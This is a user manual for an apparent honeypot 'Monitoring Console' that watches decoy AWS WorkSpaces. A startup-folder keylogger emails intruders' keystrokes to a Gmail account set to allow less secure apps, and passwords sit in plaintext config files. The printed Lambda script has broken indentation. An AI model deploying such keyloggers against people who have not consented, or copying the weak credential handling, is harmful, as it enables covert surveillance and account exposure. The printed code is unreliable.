Monitoring Console

User manual

Abstract

The Monitoring Console is a web application that allows a user to make decisions dealing with Amazon Web Services for Workspace and WorkDocs. This application has an interactive user interface with a menu bar, data tables, and buttons. The Monitoring Console also provides keylogger input that comes from an active workspace being used by a user.

This document contains the manual of how to use the Monitoring Console and the Amazon Web Service features that we used for the project called Dynamic Resource Generation for Active Cyber Defense. The rest of the document is ordered as follows: Chapter 1 describes the overview of the Monitoring Console along with the program and system requirements it consists of. Chapter 2 provides the details regarding the Save Log button from the Monitoring Console. Chapter 3 includes instructions for the Terminate Environment button from the Monitoring Console. Chapter 4 shows details of how to use the Set Up Workspace button from the Monitoring Console. Chapter 5 contains information of how to use the Deploying Resources option on the Monitoring Console. Chapter 6 explains the overview of the AdminAttack Use Case. Chapter 7 shows the details regarding the UnanticipatedAttack Use Case. Chapter 8 explains all the necessary material and resources for the MonitorAttack Use Case.

This document describes functionality of the Monitoring Console v. 1, dated 7 May 2021.

Table of Contents

1 System Overview

1.1 Program Interface

The Monitoring Console includes an interactive user interface. The first figure, Figure 1.1, shows the initial set up.



Figure 1.1 Program interface

1. Work Space Owner (Who created the workspace)
2. Work Space ID
3. Attacker IP
4. Key Stroke Tracker
5. Threat Level tracker
6. Deployment Resources Selection Area
7. Activate Deploy Created Environment
8. Refresh Status of Environments

*In use displays will be shown later in the document

1.2 System Requirements

The Monitoring Console application is written in c# and JavaScript and uses MongoDB driver for .Net, AWS SDK, and the OpenPop Nuget package. User must have .net 4.7 installed on the computer before running the Monitoring Console application.

2 System Setup

2.1 SETTING UP AN INSECURE GMAIL ACCOUNT

Our prototype requires that the keystrokes gathered from the attacker be sent by email to a Gmail account, where they are buffered before being automatically read by the Monitoring Console. This section will deal with setting up a Gmail account for this purpose.

First, create a Gmail account. You may want to create an account unrelated to any existing, sensitive ones, since we will be allowing access from less secure apps to this new account. Next, you will need to navigate to the Google Account Management page. Consult Figure 2.1 for help finding the button to do this.



Figure 2.1. Where to find the "Manage Your Google Account" button

On the Google Account Management page, click Security in the left-hand side navigation panel. Scroll down to the Less Secure App Access section, depicted in Figure 2.2. In this section, turn this feature ON.



Figure 2.2 Turn Less Secure App Access ON

2.2 SETTING UP AN AWS LAMBDA FUNCTION AND CLOUDWATCH TRIGGER

To be notified of when an attacker has accessed a decoy, we must register an AWS CloudWatch Event that runs a Python script we supply to the AWS Lambda service. You will find the Python script, named Notify-Login.py, that we used enclosed in the zip file we shared with you. Using the AWS account you will use to manage and provision your decoy resources, navigate to the

AWS Lambda console, and choose Functions from the left-hand side navigation. From this page, click Create Function in the menu shown in Figure 2.3, and follow the prompts to author from scratch a function named NotifyLogin, using the Python 3.7 runtime.



Figure 2.3. AWS Lambda Functions page

Once you've created the function, you'll be taken to a view similar to the one shown in Figure 2.4. To access the code editing panel shown on the right-hand side of this figure, double click the .py file enclosed in the green box in Figure 2.4. In this editor, add the NotifyLogin.py code that we gave you. Save your changes. Keep this tab open, and navigate to the AWS CloudWatch console.



Figure 2.4. AWS Lambda editor

Once in CloudWatch, on the left-hand side navigation panel. Expand Events, and select Rules. On the Rules page, select Create Rule. Complete the form on the left of the page, matching the inputs specified in Figure 2.5. On the right-hand side, select Add Target, and choose Lambda function, and then the function you set up. Click Configure Details, and give your event a name, and finalize the setup.



Figure 2.5. CloudWatch Add Event Form

Finally, navigate to the Amazon Simple Email Service console. From the left-hand side navigation select Email Addresses. Click Verify a New Email Address. Supply the Gmail address you set up and click verify. Click the verification link in your Gmail inbox to complete the process. Follow the instructions at this page, https://docs.aws.amazon.com/ses/latest/DeveloperGuide/smtp-credentials.html , to set up keys to use as your SMTP username and password. Once you have completed the tutorial, hold onto the Username and Password keys that are generated.

2.3 Where to Include Your Gmail Credentials

Once you have correctly configured the Less Secure Gmail account, you will need to supply its credentials to the appsettings.json file in the root directory of the project. Doing so will allow

the web app to communicate with the Gmail account through its Pop3 server and to read and delete messages.

You can open the appsettings.json file in any text or code editor. Look for the fields named "Pop3Address" and "Pop3Password" and add your Gmail address and password to the respective lines, following the colon. See Figure 2.6 for a help finding these fields. Both values, your address and password, should each be enclosed by double quotes (" "), and a comma should terminate both lines. Save the file but keep the file open.



Figure 2.6. Where to add Gmail credentials in appsettings.json

Next, navigate to the AWS Lambda console. Assuming you have already created the AWS Lambda NotifyLogin function and set the appropriate trigger in CloudWatch, all that remains to do here is to add the Gmail credentials to the appropriate fields.

In the Lambda code editor, open the NotifyLogin.py file. Refer to Figure 2.7 for help assigning the correct values to the variables in this script. In line 11, SENDER should be assigned the email address that you registered with AWS SES. Following the = operator, it should be enclosed in double quotes, and NO comma should terminate this line. In line 13, after the = operator, place the Gmail address inside double quotes, AND this quoted string inside square brackets. No comma should follow this line. For example, line 13 should look something like:

RECIPIENT = ["name@gmail.com"]

Finally, lines 14 and 15 each receive the username and password keys SES's registry provided you. Each key should follow the = operator and be enclosed in double quotes. No commas here either.

Note that if your AWS region is different, the value of the HOST variable will be different. Here, our region is us-east-1. Replace us-east-1 with your appropriate region.

Also be aware that the logic of the Monitoring Console web app is highly dependent on the precise format of the email message this script sends. If you for some reason do not like the way the notification reads, you will have to make numerous changes in several functions and methods of the site.js, KeylogParsing.cs, and KeylogService.cs classes. We would be happy to assist you in making those changes.

```python
import json
import smtplib
import email.utils
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText

def lambda_handler(event, context):
  ip = event['detail']['clientIpAddress']
    if ip != '': #insert IP Address(es) into this spot!
        WorkspaceId = event['detail']['workspaceId']
        SENDER = '[redacted]'
        SENDERNAME = 'AWS IT'
        RECIPIENT  = ['[redacted]']
        USERNAME_SMTP = "[redacted]"
        PASSWORD_SMTP = "[redacted]"
        HOST = "email-smtp.us-east-1.amazonaws.com"
        PORT = 587
        SUBJECT = 'AWS Message'
        BODY_TEXT = ("Amazon SES Test\r\n"
                     "This email was sent through the Amazon SES SMTP "
                     "Interface using the Python smtplib package."
                     )
        BODY_HTML = """<html>
            <head></head>
            <body>
                <p>There is possible suspicious activity on this account.</p>
                IP Address: """ + ip + """ </p>
                <p>WorkspaceId: """ + WorkspaceId + """ </p>

                <p>Please copy/paste the link below to be directed to the dashboard or contact your AWS administrator to review any suspicious activities:
                <a href = none>
                console.aws.amazon.com/cloudwatch/home?region=us-east-1#logsV2:log-groups/log-group/$252Faws$252Fevents$252FLogins</p>
                </a>
                </body>
            </html>
                        """
```

Figure 2.7. The Notify-Login.py Fields to Assign Values

Once you have done updated these values in the NotifyLogin function, save it, and test it in the console to ensure you get the email notification in your Gmail inbox.

Assuming all went well, take note of the AWS SES address which you are sending the Lambda notification from. In the appsettings.json file, find the field named "AWSSESFromAddress", which is shown in Figure 2.6. Following the colon, inside double quotes, add this *from* address. Note here that no comma should terminate this line! This is important. Save and close the file.

Finally, assuming you have created and configured a WorkSpace already, start it. In the startup folder, open the keylogger.pyw file in any text or code editor you like. After the import statements at the top of the file, and before the definition of the Keylogger class, find the variables named EMAIL_ADDRESS and EMAIL_PASSWORD. Consult Figure 2.8 for help finding these variables. Add your Gmail address to the right-hand side of the = operator on the same lines as EMAIL_ADDRESS. Make sure the address is enclosed in double quotes. Add your Gmail password to the right-hand side of the = operator on the same lines as EMAIL_ADDRESS. Make sure the password is enclosed in double quotes. Save the file, taking care not to alter the file extension in the process.



Figure 2.8. Location of the variables EMAIL_ADDRESS and EMAIL_PASSWORD

2.4 Troubleshooting Errors Related to the Gmail Account

After performing the above set up, it would be a good idea to run the web app. It is possible that the Gmail account will not recognize the machine running the app, and that Gmail will block the access attempt. If this happens, return to the Security tab in the Google Accounts Management page, shown in Figure 2.2. In the Security Issues Found section, check to see if there is a security alert regarding attempted access from an unknown machine. If this attempt appears to be yours, confirm it was you. Additionally, there was probably also an email sent to your Gmail inbox describing the security alert. Acknowledge it was you who attempted to login if you're prompted to do so. In the Security tab, double check that Less Secure App Access is still ON. Relaunch the app, and it should allow access.

3 SAVE LOG

3.1 INITIAL SETUP OF THE DATABASE AND APP CONFIGURATION

This system employs a cloud-hosted, non-relational database via MongoDB Atlas for storage of all persistent data besides the keylogger output. The latter is stored as JSON files in the Data/Keylogs directory in the root of the project folder on the server that hosts this site.

3.1.1 CREATING A MONGODB ATLAS ACCOUNT AND DATABASE

If you have already created a MongoDB account and database, you may continue to section 3.1.2. First, decide what plan works best for you from the options in Figure 3.1. For our prototype, the shared clusters option sufficed.



Figure 3.1 Pricing options

Next, visit https://www.mongodb.com/ and click “Start Free,” following the on-screen instructions to set up your account and to configure your first cluster. Once MongoDB has finished setting up your cluster, you can create your first database by clicking “Collections” (the right, green arrow) from the main MongoDB Atlas landing view, Figure 3.2.



Figure 3.2 MongoDB Atlas landing page

After you click “Collections,” you’re taken to the Collections tab, and you can click “Create Database.” You can name it whatever you like. You will need to add two collections to your database, “Attack” and “Attacker.”

3.1.2 ADDING PROGRAMMATIC ACCESS TO YOUR DATABASE

